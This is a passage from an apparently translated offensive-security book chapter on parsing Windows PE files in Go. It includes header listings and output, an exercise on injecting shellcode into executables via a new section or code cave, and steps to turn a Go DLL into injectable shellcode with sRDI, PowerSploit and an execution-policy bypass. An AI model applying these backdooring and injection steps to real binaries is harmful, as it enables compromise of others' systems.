00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 58 01 00 00  ............X...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   13 DD C2 1E 57 BC AC 4D 57 BC AC 4D 57 BC AC 4D  .ÝÂ.W¼¬MW¼¬MW¼¬M
00000090   32 DA AF 4C 68 BC AC 4D 32 DA A9 4C 8C BC AC 4D  2Ú¯Lh¼¬M2Ú©LŒ¼¬M
000000A0   C9 1C 6B 4D 50 BC AC 4D D6 D7 AF 4C 64 BC AC 4D  É.kMP¼¬MÖ×¯Ld¼¬M
000000B0   D6 D7 A9 4C D1 BC AC 4D D6 D7 A8 4C 7F BC AC 4D  Ö×©LÑ¼¬MÖ×¨L.¼¬M
000000C0   C6 D5 A9 4C 8D BE AC 4D 57 BC AC 4D 66 BC AC 4D  ÆÕ©L.¾¬MW¼¬Mf¼¬M
000000D0   C4 D5 A8 4C 1C BD AC 4D 61 D0 AF 4C 43 BC AC 4D  ÄÕ¨L.½¬MaÐ¯LC¼¬M
000000E0   61 D0 A8 4C 7D BE AC 4D 23 D7 A8 4C 50 BC AC 4D  aÐ¨L}¾¬M#×¨LP¼¬M
000000F0   C6 D5 A8 4C E4 BC AC 4D 32 DA AB 4C 56 BC AC 4D  ÆÕ¨Lä¼¬M2Ú«LV¼¬M
00000100   32 DA A8 4C 6B BC AC 4D 32 DA AA 4C 56 BC AC 4D  2Ú¨Lk¼¬M2Úª LV¼¬M
00000110   32 DA AD 4C 4A BC AC 4D 57 BC AD 4D 09 BE AC 4D  2Ú.LJ¼¬MW¼.M.¾¬M
00000120   61 D0 A5 4C 33 BF AC 4D 61 D0 AC 4C 56 BC AC 4D  aÐ¥L3¿¬MaÐ¬LV¼¬M
00000130   61 D0 53 4D 56 BC AC 4D 57 BC 3B 4D 56 BC AC 4D  aÐSMV¼¬MW¼;MV¼¬M
00000140   61 D0 AE 4C 56 BC AC 4D 52 69 63 68 57 BC AC 4D  aÐ®LV¼¬MRichW¼¬M
00000150   00 00 00 00 00 00 00 00 50 45 00 00 4C 01 08 00  ........PE..L...
```

Рис. 12.7. Типичный заголовок файла в формате PE

Начиная с первых строк файла мы используем экземпляр `file Reader` ❶ для считывания 96 последующих байт с целью подтвердить изначальную бинарную сигнатуру ❷. Напомним, что первые 2 байта представляют значение `MZ` в кодировке ASCII. Пакет PE предлагает вспомогательные объекты для маршалинга структур PE-данных в более пригодный для потребления вид. Но для этого все равно потребуются ручные ридеры двоичных данных и побитовая функциональность. Мы выполняем двоичное считывание значения смещения ❸, на которое указывает `0x3c`, а затем считываем ровно 4 байта ❹, состоящие из значения `0x50 0x45` (`PE`), сопровождаемого 2 байтами `0x00`.

Парсинг заголовка COFF-файла

Ниже по структуре PE-файла сразу за заглушкой DOS расположен заголовок COFF-файла. Для его парсинга мы используем код, приведенный в листинге 12.16, после чего рассмотрим наиболее интересные его свойства.

Листинг 12.16. Парсинг заголовка COFF-файла (/ch-12/peParser/main.go)

```
    // Создание ридера и считывание заголовка COFF
❶ sr := io.NewSectionReader(f, 0, 1<<63-1)
❷ _, err := sr.Seek(pe_sig_offset+4, os.SEEK_SET)
  check(err)
❸ binary.Read(sr, binary.LittleEndian, &pefile.FileHeader)
```

Мы создаем новый `SectionReader` ❶, который стартует с начала файла в позиции 0 и считывает максимальное значение `int64`. Затем функция `sr.Seek()` ❷ сбрасывает эту позицию, чтобы тут же начать считывание, следуя смещению сигнатуры PE и значению (вспомните литеральные значения `PE + 0x00 + 0x00`). В завершение мы выполняем двоичное чтение ❸ для маршалинга этих байтов в структуру `FileHeader` объекта `pefile`. Напомним, что создали `pefile` ранее с помощью вызова `pe.NewFile()`.

В документации Go type `FileHeader` определяется со структурой, показанной в листинге 12.17. Эта структура отлично согласуется с заголовком COFF-файла из документации Microsoft (получена по ссылке https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#coff-file-header-object-and-image).

Листинг 12.17. Внутренняя структура заголовка PE-файла в пакете PE

```
type FileHeader struct {
        Machine              uint16
        NumberOfSections     uint16
        TimeDateStamp        uint32
        PointerToSymbolTable uint32
        NumberOfSymbols      uint32
        SizeOfOptionalHeader uint16
        Characteristics      uint16
}
```

Единственный элемент в этой структуре, находящийся вне значения `Machine` (другими словами, архитектуры целевой системы PE), — это свойство `NumberOfSections`. Оно содержит количество разделов, определенных в таблице, которая идет сразу после заголовков. Вам нужно будет обновить значение `NumberOfSections`, добавив новый раздел, если вы соберетесь внедрять в PE-файл бэкдор. Другие стратегии могут не требовать обновления этого значения. К таким случаям можно отнести поиск в других исполняемых разделах (например, `CODE`, `text` и т. д.) смежных неиспользуемых значений `0x00` или `0xCC` (метод обнаружения разделов памяти, которые

можно задействовать для внедрения шелл-кода), поскольку общее количество разделов при этом не меняется.

В заключение можно применить приведенные в листинге 12.18 инструкции для вывода наиболее интересных значений заголовка COFF-файла.

Листинг 12.18. Вывод значений заголовка COFF-файла в терминал (/ch-12/peParser/main.go)

```
        // Вывод заголовка файла
        fmt.Println("[-----COFF File Header-----]")
        fmt.Printf("[+] Machine Architecture: %#x\n", pefile.FileHeader.Machine)
        fmt.Printf("[+] Number of Sections: %#x\n",
                   pefile.FileHeader.NumberOfSections)
        fmt.Printf("[+] Size of Optional Header: %#x\n",
                   pefile.FileHeader.SizeOfOptionalHeader)
        // Вывод имен разделов
        fmt.Println("[-----Section Offsets-----]")
        fmt.Printf("[+] Number of Sections Field Offset: %#x\n", pe_sig_offset+6) ❶
        // Это конец заголовка сигнатуры (0x7c) + coff (20bytes) + oh32 (224bytes)
        fmt.Printf("[+] Section Table Offset: %#x\n", pe_sig_offset+0xF8)

    /* OUTPUT
    [-----COFF File Header-----]
    [+] Machine Architecture: 0x14c ❷
    [+] Number of Sections: 0x8 ❸
    [+] Size of Optional Header: 0xe0 ❹
    [-----Section Offsets-----]
    [+] Number of Sections Field Offset: 0x15e ❺
    [+] Section Table Offset: 0x250 ❻
    */
```

Значение `NumberOfSections` можно найти, вычислив смещение сигнатуры PE + + 4 байта + 2 байта — проще говоря, добавив 6 байт. В своем коде мы уже определили `pe_sig_offset`, так что просто прибавили бы к этому значению 6 байт ❶. Мы поговорим о разделах подробнее при рассмотрении структуры их таблицы.

Полученный вывод описывает значение `Machine Architecture` ❷ адреса `0x14c: IMAGE_FILE_MACHINE_I386`, как указано в https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#machine-types. Количество разделов ❸ равно `0x8`, то есть в таблице разделов существует восемь записей. Дополнительный заголовок, который мы рассмотрим далее, имеет переменную длину, зависящую от архитектуры: его значение `0xe0` (в десятичной форме 224), что соответствует 32-битной системе ❹. Последние два раздела можно рассматривать как вспомогательные при выводе. В частности, `Sections Field Offset` ❺ предоставляет смещение на определенное количество разделов, а `Section Table Offset` ❻ указывает смещение расположения самой их таблицы. При добавлении, например, шелл-кода оба эти значения потребовалось бы изменить.

Парсинг дополнительного заголовка

Следующим в PE структуре идет *дополнительный заголовок*. В образе исполняемого двоичного файла такие заголовки предоставляют данные, необходимые загрузчику для загрузки этого файла в память. Данных здесь содержится много, мы же рассмотрим лишь несколько пунктов, чтобы вы просто освоились с навигацией по этой структуре.

Для начала нужно выполнить двоичное считывание соответствующей длины байтов, зависящей от архитектуры, как было сказано при описании листинга 12.19. Если бы мы писали более полноценный код, то потребовалось бы проверять архитектуру (например, различать `x86` и `x86_64`), чтобы использовать подходящие структуры данных PE.

Листинг 12.19. Считывание байтов дополнительного заголовка (/ch-12/peParser/main.go)

```
    // Получение размера OptionalHeader
❶ var sizeofOptionalHeader32 = uint16(binary.Size(pe.OptionalHeader32{}))
❷ var sizeofOptionalHeader64 = uint16(binary.Size(pe.OptionalHeader64{}))
❸ var oh32 pe.OptionalHeader32
❹ var oh64 pe.OptionalHeader64

    // Считывание OptionalHeader
    switch pefile.FileHeader.SizeOfOptionalHeader {
    case sizeofOptionalHeader32:
      ❺ binary.Read(sr, binary.LittleEndian, &oh32)
    case sizeofOptionalHeader64:
        binary.Read(sr, binary.LittleEndian, &oh64)
    }
```

В этом блоке кода мы инициализируем две переменные, `sizeOfOptionalHeader32` ❶ и `sizeOfOptionalHeader64` ❷, имеющие 224 и 240 байт соответственно. Это двоичный файл `x86`, поэтому мы используем в коде первую из этих переменных. Сразу за объявлениями переменных следуют инициализации интерфейсов `pe.OptionalHeader32` ❸ и `pe.OptionalHeader64` ❹, которые будут содержать данные `OptionalHeader`. В завершение мы считываем двоичные данные ❺ и выполняем их маршалинг в соответствующую структуру `oh32`, так как работаем с 32-битным файлом.

Давайте разберем некоторые наиболее актуальные элементы дополнительного заголовка. В листинге 12.20 приведены соответствующие инструкции `print` и последующий вывод.

Листинг 12.20. Вывод значений дополнительного заголовка в терминал (/ch-12/peParser/main.go)

```
    // Вывод дополнительного заголовка
    fmt.Println("[-----Optional Header-----]")
    fmt.Printf("[+] Entry Point: %#x\n", oh32.AddressOfEntryPoint)
```

```
    fmt.Printf("[+] ImageBase: %#x\n", oh32.ImageBase)
    fmt.Printf("[+] Size of Image: %#x\n", oh32.SizeOfImage)
    fmt.Printf("[+] Sections Alignment: %#x\n", oh32.SectionAlignment)
    fmt.Printf("[+] File Alignment: %#x\n", oh32.FileAlignment)
    fmt.Printf("[+] Characteristics: %#x\n", pefile.FileHeader.Characteristics)
    fmt.Printf("[+] Size of Headers: %#x\n", oh32.SizeOfHeaders)
    fmt.Printf("[+] Checksum: %#x\n", oh32.CheckSum)
    fmt.Printf("[+] Machine: %#x\n", pefile.FileHeader.Machine)
    fmt.Printf("[+] Subsystem: %#x\n", oh32.Subsystem)
    fmt.Printf("[+] DLLCharacteristics: %#x\n", oh32.DllCharacteristics)
/* OUTPUT
[-----Optional Header-----]
[+] Entry Point: 0x169e682 ❶
[+] ImageBase: 0x400000 ❷
[+] Size of Image: 0x3172000 ❸
[+] Sections Alignment: 0x1000 ❹
[+] File Alignment: 0x200 ❺
[+] Characteristics: 0x102
[+] Size of Headers: 0x400
[+] Checksum: 0x2e41078
[+] Machine: 0x14c
[+] Subsystem: 0x2
[+] DLLCharacteristics: 0x8140
*/
```

Если предположить, что задачей является создание бэкдора для PE-файла, то потребуется знать и `ImageBase` ❷, и `Entry Point` ❶, чтобы выполнить захват и перейти в памяти к расположению шелл-кода или к новому разделу, исходя из количества записей в `Section Table`. `ImageBase` — это адрес первого байта образа после его загрузки в память, а `Entry Point` — адрес исполняемого кода относительно `ImageBase`. `Size of Image` ❸ представляет фактический совокупный размер образа после его загрузки в память. Это значение понадобится подстраивать для учета любого увеличения размера образа, которое может произойти в случае добавления нового раздела с шелл-кодом.

`Section Alignment` ❹ будет обеспечивать выравнивание байтов после загрузки разделов в память: `0x1000` — это стандартное значение. `File Alignment` ❺ обеспечивает выравнивание байтов разделов на неформатированном (RAW) диске: `0x200` (`512K`) также представляет стандартное значение. Для получения рабочего кода эти значения потребуется изменять. Если вы соберетесь делать это вручную, то понадобятся hex-редактор и отладчик.

Дополнительный заголовок содержит бесчисленное количество записей. Вместо того чтобы описывать здесь каждую из них, рекомендуем вам самостоятельно изучить документацию: https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-windows-specific-fields-image-only, которая позволит лучше понять эти записи.

Парсинг директории данных

В среде выполнения исполняемый файл Windows должен знать важную информацию, а именно как получить связанную DLL или как позволить другим процессам приложения использовать предлагаемые им ресурсы. Этот двоичный файл также должен управлять детализированными данными, такими как хранилище потоков. В этом состоит основная функция `Data Directory` (директории данных).

Директория данных охватывает последние 128 байт дополнительного заголовка и принадлежит, в частности, к образу двоичного файла. Мы применяем ее для поддержания таблицы ссылок, содержащей адрес смещения отдельной директории относительно расположения данных и ее размер. В заголовке WINNT.H определены 16 записей директорий. Сам он является основным файлом заголовков Windows, определяющим различные типы данных и константы для использования в операционной системе.

Обратите внимание на то, что не все директории задействуются, поскольку некоторые зарезервированы, а некоторые не были реализованы Microsoft. Полный список каталогов и подробностей их назначения можно найти, перейдя по ссылке https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-data-directories-image-only. Опять же для каждой директории приводится очень много информации, поэтому мы рекомендуем выделить достаточно времени для серьезного изучения и ознакомления с их структурами.

Далее с помощью листинга 12.21 рассмотрим пару записей в директории данных.

Листинг 12.21. Парсинг директории данных для получения относительного адреса и размера (/ch-12/peParser/main.go)

```
// Вывод Data Directory
fmt.Println("[-----Data Directory-----]")
var winnt_datadirs = []string{ ❶
    "IMAGE_DIRECTORY_ENTRY_EXPORT",
    "IMAGE_DIRECTORY_ENTRY_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_RESOURCE",
    "IMAGE_DIRECTORY_ENTRY_EXCEPTION",
    "IMAGE_DIRECTORY_ENTRY_SECURITY",
    "IMAGE_DIRECTORY_ENTRY_BASERELOC",
    "IMAGE_DIRECTORY_ENTRY_DEBUG",
    "IMAGE_DIRECTORY_ENTRY_COPYRIGHT",
    "IMAGE_DIRECTORY_ENTRY_GLOBALPTR",
    "IMAGE_DIRECTORY_ENTRY_TLS",
    "IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG",
    "IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_IAT",
    "IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR",
```


```
        "IMAGE_NUMBEROF_DIRECTORY_ENTRIES",
    }
    for idx, directory := range oh32.DataDirectory { ❷
        fmt.Printf("[!] Data  Directory:  %s\n",  winnt_datadirs[idx])
        fmt.Printf("[+] Image Virtual Address: %#x\n", directory.VirtualAddress)
        fmt.Printf("[+] Image Size: %#x\n", directory.Size)
    }
/* OUTPUT
[-----Data Directory-----]
[!] Data Directory: IMAGE_DIRECTORY_ENTRY_EXPORT ❸
[+] Image Virtual Address: 0x2a7b6b0 ❹
[+] Image Size: 0x116c ❺
[!] Data Directory: IMAGE_DIRECTORY_ENTRY_IMPORT ❻
  [+] Image Virtual Address: 0x2a7c81c
  [+] Image Size: 0x12c
--пропуск--
*/
```

Список `Data Directory` ❶ разработчики Microsoft определили статическим, то есть с сохранением последовательного порядка конкретных имен каталогов. В связи с этим они рассматриваются как константы. Мы будем использовать переменную среза `winnt_datadirs` для хранения записей отдельной директории, что даст возможность сопоставлять имена с позициями индекса. Пакет PE реализует директорию данных как объект структуры, поэтому, чтобы извлечь записи отдельной директории вместе с соответствующими им атрибутами относительного адреса и размера, необходимо перебрать каждую запись. Цикл `for` начинается с индекса 0, поэтому мы просто выводим каждую запись среза относительно ее позиции индекса ❷.

В выводе отражаются записи `IMAGE_DIRECTORY_ENTRY_EXPORT` ❸ (EAT) и `IMAGE_DIRECTORY_ENTRY_IMPORT` ❻ (IAT). Первая директория поддерживает таблицу экспортируемых, а вторая — импортируемых функций, связанных с выполняемым файлом Windows. При дальнейшем рассмотрении `IMAGE_DIRECTORY_ENTRY_EXPORT` мы видим виртуальный адрес ❹, содержащий смещение фактических данных таблицы вместе с их размером ❺.

Парсинг таблицы разделов

Таблица разделов, последняя байтовая PE-структура, идет сразу за дополнительным заголовком. Она содержит детали каждого связанного раздела исполняемого файла Windows, например исполняемый код и смещение расположения инициализированных данных. Количество записей соответствует параметру `NumberOfSections`, определенному в заголовке COFF-файла. Таблицу разделов можно найти вычислением смещения сигнатуры PE + `0xF8`. Давайте взглянем на нее в hex-редакторе (рис. 12.8).



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000240	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000250	2E	74	65	78	74	00	00	00	D0	3D	85	01	00	10	00	00	.text...Ð=….....
00000260	00	3E	85	01	00	04	00	00	00	00	00	00	00	00	00	00	.>….....
00000270	00	00	00	00	20	00	00	60	2E	72	6F	64	61	74	61	00	.... ..`.rodata.
00000280	00	1B	00	00	00	50	85	01	00	1C	00	00	00	42	85	01	.....P…….....B….
00000290	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	....`
000002A0	2E	72	64	61	74	61	00	00	A8	8A	22	01	00	70	85	01	.rdata..¨Š"..p….
000002B0	00	8C	22	01	00	5E	85	01	00	00	00	00	00	00	00	00	.Œ"..^….....
000002C0	00	00	00	00	40	00	00	40	2E	64	61	74	61	00	00	00	....@..@.data...
000002D0	6C	08	51	00	00	00	A8	02	00	12	1E	00	00	EA	A7	02	l.Q...¨.....ê§.
000002E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	C0	..........@..À
000002F0	2E	71	74	6D	65	74	61	64	38	02	00	00	00	10	F9	02	.qtmetad8.....ù.
00000300	00	04	00	00	00	FC	C5	02	00	00	00	00	00	00	00	00	.....üÅ.....
00000310	00	00	00	00	40	00	00	50	5F	52	44	41	54	41	00	00	....@..P_RDATA..
00000320	E0	F2	02	00	00	20	F9	02	00	F4	02	00	00	00	C6	02	àò... ù..ô....Æ.
00000330	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	..........@..@
00000340	2E	72	73	72	63	00	00	00	68	AD	05	00	00	20	FC	02	.rsrc...h.... ü.
00000350	00	AE	05	00	00	F4	C8	02	00	00	00	00	00	00	00	00	.®...ôÈ.....
00000360	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	....@..@.reloc..
00000370	F0	43	15	00	00	D0	01	03	00	44	15	00	00	A2	CE	02	ðC...Ð...D...¢Î.
00000380	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	42	..........@..B

Рис. 12.8. Представление таблицы разделов в hex-редакторе

Конкретно эта таблица разделов начинается с `.text`, но может начинаться и с раздела `CODE`. Все будет зависеть от компилятора двоичного файла. Раздел `.text` (либо `CODE`) содержит исполняемый код, в то время как в разделе `.rodata` находятся постоянные данные только для чтения. `.rdata` содержит данные ресурсов, а `.data` — инициализированные данные. Длина каждого раздела составляет не менее 40 байт.

Обратиться к таблице разделов можно из заголовка COFF-файла. В качестве альтернативы можно обращаться к разделам по отдельности, используя код, приведенный в листинге 12.22.

Листинг 12.22. Парсинг конкретного раздела Section Table (/ch-12/peParser/main.go)

```
    s := pefile.Section(".text")
    fmt.Printf("%v", *s)
/* Output
{{.text 25509328 4096 25509376 1024 0 0 0 0 1610612768} [] 0xc0000643c0
                                                    0xc0000643c0}
*/
```

Еще один вариант — перебрать все таблицу разделов, как показано в листинге 12.23.

Листинг 12.23. Парсинг всех разделов Section Table (/ch-12/peParser/main.go)

```
    fmt.Println("[-----Section Table-----]")
    for _, section := range pefile.Sections { ❶
        fmt.Println("[+]--------------------")
        fmt.Printf("[+] Section Name: %s\n", section.Name)
        fmt.Printf("[+] Section Characteristics: %#x\n",
                        section.Characteristics)
```

```
        fmt.Printf("[+] Section Virtual Size: %#x\n", section.VirtualSize)
        fmt.Printf("[+] Section Virtual Offset: %#x\n", section.VirtualAddress)
        fmt.Printf("[+] Section Raw Size: %#x\n", section.Size)
        fmt.Printf("[+] Section Raw Offset to Data: %#x\n", section.Offset)
        fmt.Printf("[+] Section Append Offset (Next Section): %#x\n",
                   section.Offset+section.Size)
    }
/* OUTPUT
[-----Section Table-----]
[+] --------------------
[+] Section Name: .text ❷
[+] Section Characteristics: 0x60000020 ❸
[+] Section Virtual Size: 0x1853dd0 ❹
[+] Section Virtual Offset: 0x1000 ❺
[+] Section Raw Size: 0x1853e00 ❻
[+] Section Raw Offset to Data: 0x400 ❼
[+] Section Append Offset (Next Section): 0x1854200 ❽
[+] --------------------
[+] Section Name: .rodata
[+] Section Characteristics: 0x60000020 [+] Section Virtual Size: 0x1b00
[+] Section Virtual Offset: 0x1855000 [+] Section Raw Size: 0x1c00
[+] Section Raw Offset to Data: 0x1854200
[+] Section Append Offset (Next Section): 0x1855e00
--пропуск--
*/
```

Здесь мы перебираем все разделы `Section Table` ❶ и записываем `name` ❷, `virtual size` ❹, `virtual address` ❺, `raw size` ❻ и `raw offset` ❼ в `stdout`. Также вычисляем следующий 40-байтовый адрес смещения ❽ на случай, если захотим добавить новый раздел. Значение `characteristic` ❸ описывает роль раздела в составе двоичного файла. Например, `.text` предоставляет значение 0x60000020.

Обратившись к документации `Section Flags` по ссылке https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#section-flags (табл. 12.2), мы видим, что это значение состоит из трех отдельных атрибутов.

Таблица 12.2. Характеристики флагов разделов

Флаг	Значение	Описание
IMAGE_SCN_CNT_CODE	0x00000020	Раздел содержит исполняемый код
IMAGE_SCN_MEM_EXECUTE	0x20000000	Раздел может быть выполнен как код
IMAGE_SCN_MEM_READ	0x40000000	Раздел можно читать

Первое значение, 0x00000020 (`IMAGE_SCN_CNT_CODE`), означает, что этот раздел содержит исполняемый код. Второе значение, 0x20000000 (`IMAGE_SCN_MEM_EXECUTE`),

указывает, что раздел можно выполнить как код. Заключительное значение, 0x40000000 (`IMAGE_SCN_MEM_READ`), позволяет читать раздел. Сложение всех этих значений дает значение 0x60000020. Если вы соберетесь добавлять новый раздел, не забудьте обновить все эти свойства соответствующими значениями.

На этом рассмотрение структуры данных PE-файлов заканчивается. Да, обзор получился очень кратким. В противном случае каждый раздел можно было бы сделать отдельной главой. Тем не менее даже этой информации вам должно быть достаточно для использования Go в качестве средства анализа произвольных структур данных. Формат PE весьма широко распространен, и изучение всех его компонентов определенно стоит необходимых для этого усилий и времени.

Дополнительные упражнения

Рекомендуем применять полученные знания в качестве основы для дальнейшего углубления в тему. Мы подготовили несколько упражнений, которые помогут вам закрепить понимание материала, а также дадут возможность получше изучить пакет PE.

- Найдите разные исполняемые файлы Windows и изучите содержащиеся в них значения смещений с помощью hex-редактора и отладчика. Определите, какими параметрами различаются разные файлы (например, количеством разделов и т. п.). Используйте созданный в этой главе парсер для изучения и проверки собственных наблюдений.
- Исследуйте новые области структуры PE-файла, такие как EAT и IAT. Затем переделайте парсер, чтобы он поддерживал навигацию по DLL.
- Добавьте новый раздел в существующий PE-файл, чтобы включить в него свой шелл-код. Обновите весь раздел, добавив подходящее количество разделов, точку входа, а также изначальное (raw) и виртуальные значения. Повторите процедуру, только теперь вместо добавления раздела используйте существующий и создайте нишу в коде (code cave).
- Среди прочих мы не затронули тему обработки PE-файлов, запакованных с помощью стандартных упаковщиков вроде UPX или их менее распространенных аналогов. Найдите такой двоичный файл, определите, как он был запакован и какой для этого применялся упаковщик. Затем изучите технику распаковки его кода.

Использование Си с Go

В качестве еще одного метода обращения к Windows API можно задействовать C. Работая с этим языком напрямую, можно воспользоваться существующей библиотекой, которая доступна только в нем, создавать DLL (чего нельзя сделать

с помощью одного лишь Go) или просто вызывать Windows API. Данный раздел мы начнем с установки и настройки совместимого с Go набора инструментов C. Затем рассмотрим примеры использования кода C в программах Go и, наоборот, научимся включать код Go в программы C.

Установка набора инструментов C для Windows

Для компиляции программ, содержащих комбинацию Go и C, требуется подходящий набор инструментов, которые позволят писать нужные компоненты кода на C. В Linux и macOS для установки GNU Compiler Collection (GCC) можно использовать менеджер пакетов. В Windows установка и настройка инструментария потребует бóльших усилий и может вызвать затруднения, если вы не знакомы с предлагаемым в этом случае значительным арсеналом опций. Наилучшим найденным нами вариантом оказалось применение платформы MSYS2, которая содержит пакет MinGW-w64 — проект, созданный для поддержки инструментария GCC под Windows. Скачайте и установите MSYS2 с официального ресурса https://www.msys2.org/ и следуйте инструкциям для настройки инструментария C. Не забудьте добавить этот компилятор в переменную PATH.

Создание окна сообщений с помощью C и Windows API

Разобравшись с настройкой инструментов, перейдем к рассмотрению простой программы Go, в которой задействуется код C. В листинге 12.24 приведен код, использующий Windows API для создания окна сообщений.

Листинг 12.24. Go с элементами C (/ch-12/messagebox/main.go)

```
   package main

❶  /*
   #include <stdio.h>
   #include <windows.h>

❷  void box()
   {
       MessageBox(0, "Is Go the best?", "C GO GO", 0x00000004L);
   }
   */
❸  import "C"
   func main() {

     ❹ C.box()
   }
```

Код C можно передавать через инструкции `include` внешних файлов ❶. Также его можно встраивать непосредственно в файл Go. Здесь мы используем оба способа.

Для встраивания кода C в файл Go мы используем комментарий, в котором определяем функцию, создающую `MessageBox` ❷. Go поддерживает комментарии для многих параметров среды компиляции, включая компиляцию кода C. Сразу после закрывающего комментарий тега мы прописываем `import "C"`, давая компилятору Go команду использовать CGO — пакет, позволяющий ему привязывать нативный код C в процессе сборки ❸. Теперь в коде Go можно вызывать функции, определенные в C, и мы вызываем `C.box()`, которая выполняет функцию, определенную в теле кода C ❹.

Выполните сборку кода с помощью `go build`. При этом должно отобразиться окно сообщений.

ПРИМЕЧАНИЕ

Несмотря на то что пакет CGO очень удобен и позволяет вызывать библиотеки C из кода Go и наоборот, его применение лишает вас диспетчера памяти Go и сборщика мусора. Если вы хотите продолжать использовать возможности диспетчера памяти, то нужно выделять память внутри Go, после чего передавать ее в C. В противном случае диспетчер Go не будет знать об областях памяти, которые вы выделили с помощью диспетчера C, и эти области не будут освобождены, пока вы не вызовете нативный метод C `free()`. Если не освободить память должным образом, в коде Go могут возникнуть нежелательные побочные эффекты. Наконец, по аналогии с открытием дескрипторов файлов в Go нужно использовать в функции Go инструкцию `defer`. Это гарантирует, что все области памяти C, на которые ссылается Go, будут очищены сборщиком мусора.

Встраивание Go в C

Точно так же, как мы встраивали код C в программы Go, можно встраивать код Go в программы C. Это очень полезная возможность, поскольку на момент написания книги компилятор Go не может собирать наши программы в DLL. Это означает, что мы не можем создавать такие утилиты, как полезные нагрузки для отражающей DLL-инъекции (подобные той, что мы создавали ранее в этой главе), на одном только Go.

Тем не менее можно встраивать код Go в файл архива C, а затем использовать C для сборки этого файла в DLL. Далее мы создадим DLL путем преобразования нашего кода Go в файл архива C, после чего преобразуем эту DLL в шелл-код с помощью существующих инструментов, что даст нам возможность внедрить ее в память и выполнить. Начнем с листинга 12.25, где отражен код Go, сохраненный в файле `main.go`.

Листинг 12.25. Полезная нагрузка Go (/ch-12/dllshellcode/main.go)

```
   package main
❶  import "C"
   import "fmt"
```

```
❷ //export Start
❸ func Start() {
      fmt.Println("YO FROM GO")
  }

❹ func main() {
  }
```

Мы импортируем C, чтобы включить CGO в сборку ❶. Далее используем комментарий, сообщая Go, что нужно экспортировать в архив C функцию ❷, которая определяется далее ❸. Функцию `main()` ❹ можно оставить пустой.

Чтобы создать архив C, выполните:

```
> go build -buildmode=c-archive
```

Теперь у нас должно быть два файла: архив `dllshellcode.a` и связанный с ним файл заголовка `dllshellcode.h`. Пока мы их использовать не можем. Необходимо создать оболочку на C и проинструктировать компилятор о необходимости включить `dllshellcode.a`. Довольно элегантно это можно сделать с помощью таблицы функций. Создайте файл, содержащий код из листинга 12.26, и назовите его `scratch.c`.

Листинг 12.26. Таблица функций, сохраненная в файле scratch.c (/ch-12/dllshellcode/scratch.c)

```
#include "dllshellcode.h"
void (*table[1]) = {Start};
```

Теперь с помощью следующей команды можно задействовать GCC для сборки `scratch.c` в DLL:

```
> gcc -shared -pthread -o x.dll scratch.c dllshellcode.a -lWinMM -lntdll
-lWS2_32
```

Чтобы преобразовать DLL в шелл-код, мы используем sRDI (https://github.com/monoxgas/sRDI/) — прекрасную утилиту с очень богатой функциональностью. Для начала скачайте этот репозиторий с помощью Git в Windows и при желании на машину с системой GNU/Linux, поскольку она будет более доступной средой разработки для Python 3. Да, для этого урока потребуется Python 3, так что если у вас его еще нет — установите.

Из каталога `sRDI` запустите оболочку python3. Задействуйте следующий код для генерации хеша экспортируемой функции:

```
>>> from ShellCodeRDI import *
>>> HashFunctionName('Start')
1168596138
```

Инструмент sRDI использует этот хеш для идентификации функции из шелл-кода, который мы сгенерируем далее с помощью утилит PowerShell.

Для удобства задействуем PowerSploit (https://github.com/PowerShellMafia/PowerSploit/). Это набор утилит PowerShell, с помощью которых мы и будем внедрять шелл-код. Скачать его можно также с помощью Git. Находясь в каталоге PowerSploit\CodeExecution, запустите новую оболочку PowerShell:

```
c:\tools\PowerSploit\CodeExecution> powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

